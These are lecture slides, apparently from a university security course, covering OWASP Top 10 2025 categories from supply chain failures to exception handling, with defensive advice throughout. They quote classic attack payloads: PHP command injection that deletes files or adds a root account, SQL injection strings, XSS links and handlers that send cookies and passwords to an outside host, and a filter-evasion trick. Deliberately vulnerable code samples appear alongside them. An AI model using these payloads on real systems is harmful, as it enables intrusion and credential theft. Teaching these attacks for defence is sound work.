



Cybersecurity

OWASP TOP 10



OWASP Top 10 2025

A03: SOFTWARE SUPPLY CHAIN FAILURES

- Lack of monitoring of used software
- Concerns all types of security errors resulting from lack of monitoring of used software, which can lead to the use of outdated, vulnerable, poisoned, malicious components.
- May concern all types of application components:
 - Development dependencies,
 - Operating system,
 - Used libraries,
 - Servers and services (e.g., queuing systems, databases, etc.)
- The most important way to implement this point is to deploy a solution that will allow verifying dependency versions on an ongoing basis and implement a process for updating dependencies from trusted sources.



OWASP Top 10 2025

A03: SOFTWARE SUPPLY CHAIN FAILURES

- Modern software is not written from scratch. It consists of 80-90% ready-made components.
- Supply chain elements: Own code, open-source libraries (npm, pip), container images, CI/CD tools, operating systems.
- Trust: Traditionally we trust that "pip install" downloads safe code. Attackers exploit this.
- Compromise of one upstream element affects all downstream users.



OWASP Top 10 2025

A03: SOFTWARE SUPPLY CHAIN FAILURES

- | DEPENDENCY
CONFUSION | MAIN ATTACK VECTORS
MALICIOUS
INJECTION | TYPOSQUATTING |
|--|--|---|
| <ul style="list-style-type: none"> • Attacker publishes in a public repository a package with the same name as a company's private library, but with a higher version number. Package manager downloads the malicious public version. | <ul style="list-style-type: none"> • Takeover of a developer account of a popular open-source library and injecting a backdoor. Library update automatically infects thousands of projects. | <ul style="list-style-type: none"> • Registering package names deceptively similar to popular ones (e.g., "requessts" instead of "requests"). Counting on developer typos during installation. |



OWASP Top 10 2025

A03: SOFTWARE SUPPLY CHAIN FAILURES

PREVENTION: SOFTWARE BILL OF MATERIALS (SBOM)

- SBOM is a formal, structured list of all components, libraries and modules that make up the software.
- Works like an "ingredient list" on food packaging.
- Allows quick identification of whether we are using a vulnerable version of a library (e.g., with Log4j).
- Standards: CycloneDX (OWASP) and SPDX (Linux Foundation).
- Increasingly required by legal regulations (e.g., in the USA).



OWASP Top 10 2025

A03: SOFTWARE SUPPLY CHAIN FAILURES

INTEGRITY VERIFICATION AND SIGNATURES

CODE SIGNING

Every artifact (binary, docker image, commit) should be digitally signed by the author. This guarantees that the code has not been modified in transit.

SIGSTORE / COSIGN

Modern tools for signing containers and blobs. Enable keyless verification and log transparency (Transparency Log).

OWASP Top 10 2025

A04: Cryptographic Failures

- Covers any errors related to improper use of cryptography or lack of its use. Usually concerns the following aspects:
 - Encryption of transmitted data
 - Encryption of stored data
 - Sources of randomness
 - Key management
 - Certificate verification
 - Password storage method

OWASP Top 10 2025

A04: Cryptographic Failures

Hardcoded Secrets

Why is this a problem?

```
public class AppConfig {
    // Hardcoded database address
    private static final String DB_URL =
        "jdbc:mysql://localhost:3306/db";

    // KEY EMBEDDED IN CODE
    // Available to anyone who has access to the repository or the binary
    private static final String API_KEY =
        "12345-ABCDE-SECRET-KEY";

    public void connect() {
        System.out.println("Connecting with key:");
        System.out.println(API_KEY); // additional mistake: logging the secret
    }
}
```

OWASP Top 10 2025

A04: Cryptographic Failures

Checklist

- TLS: Encryption of communication between components (min. TLS 1.2).
- Symmetric encryption: AES-GCM or ChaCha20.
- Asymmetric encryption: RSA ≥ 2048 or Poly1305.
- Passwords: Hashing using bcrypt, scrypt or Argon2.
- Randomness: CSPRNG for tokens, keys, IV/nonce.
- Keys: No keys in code – use KMS / Vault / secrets (e.g., K8s).
- Certificates: Full verification of certificate chain.

OWASP Top 10 2025

A05: Injections

What is injection?

- Vulnerability occurs when untrusted data (from user) is passed to interpreter as part of command or query.

Mechanism of operation

- User data is not:
 - validated, • filtered, • or properly escaped.
- Interpreter (e.g., database, system shell)
 - treats data as executable code.
- Attacker:
 - changes query logic,
 - gains unauthorized access.

Command Injection

General code injection attacks

- Attacker goal: execute arbitrary code on the server
- Example

code injection based on eval (PHP)
http://site.com/calc.php (server side calculator)

```
...
$in = $_GET['exp'];
eval('$ans = ' . $in . ');
...
```

- Attack
http://site.com/calc.php?exp=" 10 ; system('rm *.*') "
(URL encoded)

Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST['email'];
$subject = $_POST['subject'];
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- Attacker can post

```
http://yourdomain.com/mail.php?
email=hacker@hackerhome.net &
subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
email=hacker@hackerhome.net&subject=foo;
echo "evil::0:0:root:/bin/sh">>/etc/passwd; ls
```

SQL Injection

SQL Injection

- SQL injection (SQLi):** Injecting SQL into queries constructed by the server to cause malicious behavior
 - Typically caused by using vulnerable string manipulation for SQL queries
- Allows the attacker to execute arbitrary SQL on the SQL server!
 - Leak data
 - Add records
 - Modify records
 - Delete records/tables
 - Basically anything that the SQL server can do

Database queries with PHP



(the wrong way)

- Sample PHP

```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID FROM Person WHERE
      Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
 - What if 'recipient' is malicious string that changes the meaning of the query?

Basic picture: SQL Injection



20

Bad input

- Suppose `user = " 'or 1=1 -- "` (URL encoded)
- Then script does:


```
ok = execute( SELECT ...
               WHERE user= ' ' or 1=1 -- ... )
```

 - The `--` causes rest of line to be ignored.
 - Now `ok.EOF` is always false and login succeeds.
- The bad news: easy login to many sites this way.

21

Even worse

- Suppose `user = " ' ; DROP TABLE Users -- "`
- Then script does:


```
ok = execute( SELECT ...
               WHERE user= ' ' ; DROP TABLE Users ... )
```
- Deletes user table
 - Similarly: attacker can add users, reset pwds, etc.

22

Even worse ...

- Suppose `user = ' ; exec cmdshell 'net user badguy badpwd' / ADD --`
- Then script does:


```
ok = execute( SELECT ...
               WHERE username= ' ' ; exec ... )
```

If SQL server context runs as "SA", attacker gets account on DB server

23

Preventing SQL Injection


- Sanitize / escape user input
 - Harder than you think!
 - Different encodings
 - Use libraries to do this!
- Prepared statements from libraries handle escaping for you

Preventing SQLi

- Defense: **Prepared statements**
 - Usually represented as a question mark (?) when writing SQL statements
 - Idea: Instead of trying to escape characters before parsing, parse the SQL first, then insert the data
 - When the parser encounters the ?, it fixes it as a single node in the syntax tree
 - After parsing, only then, it inserts data
 - The untrusted input never has a chance to be parsed, only ever treated as data

```
func handleGetItems(w http.ResponseWriter, r
*http.Request) {
    itemName := r.URL.Query()["item"][0]
    db := getDB()
    row, err := db.QueryRow("SELECT name, price FROM
items WHERE name = ?", itemName)
    ...
}
```

54



Cross Site Scripting (XSS)

Definition of XSS

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
 - Reflected XSS ("type 1")
 - the attack script is reflected back to the user as part of a page from the victim site
 - Stored XSS ("type 2")
 - the attacker stores the malicious code in a resource managed by the web application, such as a database
 - Others, such as DOM-based attacks

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
 - `http://victim.com/search.php?term=apple`


- Server-side implementation of `search.php`:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>    </HTML>
```


echo search term
into response

Bad input

- Consider link: (properly URL encoded)
`http://victim.com/search.php ? term =
 <script> window.open (
 "http://badguy.com?cookie = " +
 document.cookie) </script>`
- What if user clicks on this link?
 1. Browser goes to victim.com/search.php
 2. Victim.com returns
`<HTML> Results for <script> ... </script>`
 3. Browser executes script:
 - Sends badguy.com cookie for victim.com



Stored XSS



DOM-based XSS (no server used)

- Example page



```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.
URL.length));
</SCRIPT>
</HTML>
```
- Works fine with this URL


```
http://www.example.com/welcome.html?name=Joe
```
- But what about this one?



```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Amit Klein ... XSS of the Third Kind

Defenses at server



Defenses at server



How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
 - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
 - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
 - Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering

- Never trust client-side data
 - Best: allow only what you expect
- Remove/encode special characters
 - Many encodings, special chars!
 - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
 - < for <, > for >, " for " ...
- Allow only safe commands (e.g., no <script>...)
- Caution: 'filter evasion' tricks
 - See XSS Cheat Sheet for filter evasion
 - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <SCRIPT>alert("XSS")...
 - Or: (long) UTF-8 encode, or...
- Caution: Scripts not only in <script>!
 - Examples in a few slides

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
 -
- JavaScript On(event) attributes (handlers)
 - OnSubmit, OnError, OnLoad, ...
- Typical use:
 -
 - <iframe src="https://bank.com/login" onload='steal()']>
 - <form action="login.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value+'.'+document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script>
 - Good case
 - <script src="..." → src="..."
 - But then
 - <scr<scriptipt src="..." → <script src="..."

XSS points to remember

- Key defensive approaches
 - Whitelisting vs. blacklisting
 - Output encoding vs. input sanitization
 - Sanitizing before or after storing in database
 - Dynamic versus static defense techniques
- Good ideas
 - Static analysis
 - Taint tracking
 - Framework support
 - Continuous testing
- Bad ideas
 - Blacklisting
 - Manual sanitization

OWASP Top 10 2025 A06: INSECURE DESIGN

- Insecure Design" is a broad category representing weaknesses in system architecture and design.
- Key principle:
You cannot fix a flawed design through coding alone (Implementation cannot fix design).
- This problem differs from implementation errors (bugs). It results from the absence or ineffectiveness of security control mechanisms provided for at the planning stage..

OWASP Top 10 2025 A06: INSECURE DESIGN

DESIGN VS. IMPLEMENTATION

The distinction between design error and implementation error is crucial for software engineers.

Insecure Design (Design error)	Insecure Implementation (Implementation Error)
• No mechanism has been planned to lock the account after multiple unsuccessful login attempts. • The system stores passwords in plain text (architectural decision). • The API allows for mass data downloads without limits (no rate limiting).	• The locking mechanism exists, but contains a logical error that allows it to be bypassed.. • A weak hashing algorithm (e.g. MD5) was used instead of the recommended one (Argon2). • The API has limits, but they can be reset by changing the IP header.

OWASP Top 10 2025

A06: INSECURE DESIGN

- S-SDLC Process
- The S-SDLC (Secure Software Development LifeCycle) process minimizes the risk of security errors in applications.
 - It involves implementing appropriate software development principles from the very beginning of the project.
- Implementacja S-SDLC Microsoft:
 - <https://www.microsoft.com/en-us/securityengineering/sdl/practices>

OWASP Top 10 2025

A07:Authentication Failures

Identity vs. Authentication

In security engineering, distinguishing two concepts is crucial:

- **Identification:**
 - User declares who they are (e.g., provides login).
- **Authentication (AuthN):**
 - User proves they are who they claim to be (e.g., password, token, biometrics).

Category A07 covers errors

in both processes and in user session management after login.

OWASP Top 10 2025

A07:Authentication Failures

Main attack vectors:

- Credential Stuffing
 - Using login/password pairs leaked from other services.
 - Users often use the same password in multiple places.
- Brute Force
 - Brute force password cracking using:
 - dictionaries (e.g., rockyou.txt),
 - character permutations.
 - Particularly effective against weak passwords
- Session Hijacking
 - Hijacking the session identifier (Session ID) of a logged-in user.
 - Can occur, for example, through:
 - missing Secure flag,
 - XSS-type vulnerabilities.

OWASP Top 10 2025

A07:Authentication Failures

NIST 800-63B Standards

Modern approach to password policy breaks with many outdated myths.

Aspect	Old School (Avoid)	NIST recommendation
Complexity	Enforcing special characters, numbers, capital letters (Pa\$Sw0rd1).	Length is crucial. Long phrases (Passphrases) preferred.
Rotation	Enforcing password changes every 90 days.	No forced change unless an incident occurred.
Verification	No verification during creation.	Comparison with a database of known leaks (pwned passwords).

OWASP Top 10 2025

A07:Authentication Failures

```
// Example of a secure cookie
Set-Cookie: SESSIONID=a1b2c3d4e5;
Secure; // HTTPS only
HttpOnly; // Not accessible to JS (XSS protection)
SameSite=strict; // CSRF protection
```

Key Principles:

- Generate session IDs using cryptographically secure random number generators (CSPRNG).
- Invalidate sessions immediately after logout and upon permissions/password change.
- Enforce strict session timeouts (e.g., logout after 30 mins of inactivity).
- Never send Session ID in the URL!

OWASP Top 10 2025

A07:Authentication Failures

- Password policy
 - long passwords + blocking of simple/leaked passwords.
- Error messages
 - no disclosure of whether the login or password is correct.
- Password reset
 - identity verification via an independent channel (email/SMS).
- Reset codes
 - cryptographically generated (CSPRNG).
- Reset process
 - each step requires a valid code.
- Single-use
 - password reset code for one-time use only.
- Session tokens
 - random and generated by CSPRNG.
- 2FA
 - session active only after full authentication.
- JWT
 - no alg=none, strong signature key, defined token validity.

OWASP Top 10 2025

A08:Software or Data Integrity Failures

Concerns data and software integrity verification.

- Data integrity is achieved through:
 - HMAC,
 - authenticated modes (e.g., AES-GCM).
- Example threat scenarios
 - Automatic updates – lack of digital signature verification enables MITM and malicious code execution.
 - CI/CD and dependencies – lack of integrity checks on downloaded artifacts leads to unauthorized code execution.
 - Data in cookies – lack of serialized data integrity checks enables manipulation and execution.

OWASP Top 10 2025

A08:Software or Data Integrity Failures

MECHANISM:

Deserialization is the process of converting byte streams back into objects in memory. If an application deserializes user data without validation, an attacker can:

- Modify the application logic (e.g. set isAdmin field true).
- Execute remote code (RCE) via so-called "Gadget Chains".

```
// PHP Object Injection Example
$user_data = unserialize($_COOKIE['session']);
```



```
Obj: { cmd: "rm -rf /" }
```

Input data becomes executable code.

OWASP Top 10 2025

A08:Software or Data Integrity Failures

RULE #1: AVOID SERIALIZATION

If possible, use simple data formats like JSON instead of native object serialization (e.g., Java Serialization, Python Pickle).

IF YOU MUST DESERIALIZE:

- Use **digital signatures** (HMAC) on serialized data to detect tampering.
- Run the deserialization code with the least possible privileges.
- Enforce **strict type checks** (Type Checks) pre- and post-deserialization.
- Use **digital signatures** (HMAC) on serialized data to detect tampering.

JSON vs Pickle

JSON: {"id": 1} → Data only

Pickle/Java: Data + class definition = potential executable code in constructor

OWASP Top 10 2025

A08:Software or Data Integrity Failures

Case Study: SolarWinds

- One of the most sophisticated supply chain attacks in history.
- **Target:** SolarWinds Orion system, used by thousands of commercial organizations and US government agencies.
- **Attack vector:** Compromise of software build system.
- **Method:** Injection of malicious code (Sunburst) into official software update.
- **Effect:** Update was properly digitally signed with SolarWinds certificate and was trusted by client systems.

OWASP Top 10 2025

A08:Software or Data Integrity Failures

Best practices integrity and dependencies

- Package integrity
 - verification of hashes/signatures in package systems (npm, Maven, NuGet), especially in CI/CD.
- Deserialization
 - avoiding native object deserialization; preferring secure formats (e.g., JSON).
- Digital signatures
 - secure storage of signature keys (HSM, vaults).
- External JavaScript
 - minimizing dependencies; using Subresource Integrity (SRI).

OWASP Top 10 2025

A09:Logging & Alerting Failures

Lack of visibility = lack of security

- Insufficient logging and monitoring is the cause of most serious security incidents.
- Enables attackers to:
 - remain in the system for extended periods undetected,
 - freely escalate privileges,
 - cover attack traces,
 - prevent post-breach analysis (forensics)

OWASP Top 10 2025

A09:Logging & Alerting Failures

Key security logs

- **Authentication** - successful and unsuccessful logins, password resets, password changes.
- **Authorization** - attempts to access resources without permissions (403, ACL).
- **Sessions** - session creation, refresh, and revocation.
- **Account changes** - creation, deletion, and modification of users and roles.
- **Privileged operations** - actions of administrators and technical accounts.
- **Application errors** - exceptions, security errors, validation errors.
- **Integrations** - API calls, communication errors, anomalies.
- **Sensitive data** - attempts to access, export, or perform mass reads.
- **System and network** - service restarts, configuration changes, firewall/IDS.

OWASP Top 10 2025

A09:Logging & Alerting Failures

- What not to log...

 Authentication Data Passwords, session tokens, API keys. If logs leak, access to the system is compromised.	 Personal Data (PII) SSNs, ID numbers, medical data (compliance with GDPR). Logs often have lower protection level than databases.	 Payment Card Data (PCI) Full credit card numbers, CVV codes. Violates PCI DSS standard.
--	--	--

OWASP Top 10 2025

A09:Logging & Alerting Failures

Mitigations - Logging & Monitoring

- **Log centralization**
 - all logs are sent to SIEM (no local "silos").
- **Alerting - real-time alerts for:**
 - brute force,
 - privilege escalation,
 - session anomalies,
 - critical errors.
- **Retention**
 - logs stored for an appropriate length of time (min. 90 days for operational purposes, 6-12 months for forensics).
- **Log integrity**
 - protection against modification (WORM, hashing).
- **Event correlation**
 - combining application, system, and network logs.
- **Testing**
 - regular testing of alerts and response procedures.
- **Availability**
 - monitoring ≠ security if no one is watching it.

OWASP Top 10 2025

A10:Mishandling of Exceptional Conditions

WHAT IS CATEGORY A10?

It's a new category in OWASP Top 10 2025, focusing on how applications behave when 'something goes wrong'.

- > Mistakes in exception handling.
- > Improper handling of failure states.
- > Lack of "Fail-Safe" mechanisms.

A system that is secure, only when things work properly is not secure.



```
try {
  secureOperation();
} catch (e) {
  // TODO: Handle this later
}
```

OWASP Top 10 2025

A10:Mishandling of Exceptional Conditions

- **Happy Path vs engineering reality**
 - Engineers often design systems for Happy Path:
 - user provides correct data,
 - systems operate stably.
- **Engineering reality**
 - Disks become full (Disk Full).
 - Network loses packets (Timeouts).
 - Database may be unavailable.
 - Input data may be malicious (Integer Overflow).

OWASP Top 10 2025

A10:Mishandling of Exceptional Conditions

Threat 1: Information leakage

- **Verbose Error Messages**
 - Displaying full stack trace to user
 - or raw SQL errors provides sensitive information to the attacker.
- **What does Stack Trace reveal?**
 - Used technologies and their versions
 - (e.g., Spring Boot 2.4.1).
 - Internal server directory structure.
 - SQL query logic, which can facilitate SQL Injection attacks.

OWASP Top 10 2025

A10:Mishandling of Exceptional Conditions

Threat 2: Fail-Open vs Fail-Closed

- Fail-Safe Principle
 - In case of security mechanism failure, the system must transition to the most restrictive (closed) state.
- Approaches to failure handling
 - Fail-Open (BAD):
 - Security mechanism (e.g., firewall) fails.
 - Traffic is allowed to pass through in its entirety so as not to “block business.”
 - Fail-Closed (GOOD):
 - The safety mechanism fails.
 - Access is blocked and network disconnected.

OWASP Top 10 2025

A10:Mishandling of Exceptional Conditions

Incorrect Implementation

```
public boolean isAdmin(User u) {
    try {
        return checkDatabase(u);
    } catch (Exception e) {
        // Database is down? Let them in.
        return true; // FAIL OPEN!
    }
}
```

If the database fails, everyone becomes an administrator.

Correct Implementation

```
public boolean isAdmin(User u) {
    try {
        return checkDatabase(u);
    } catch (Exception e) {
        Logger.error("DB Error", e);
        return false; // FAIL CLOSED
    }
}
```

If an outage occurs, access is denied by default.

Thank you for your attention!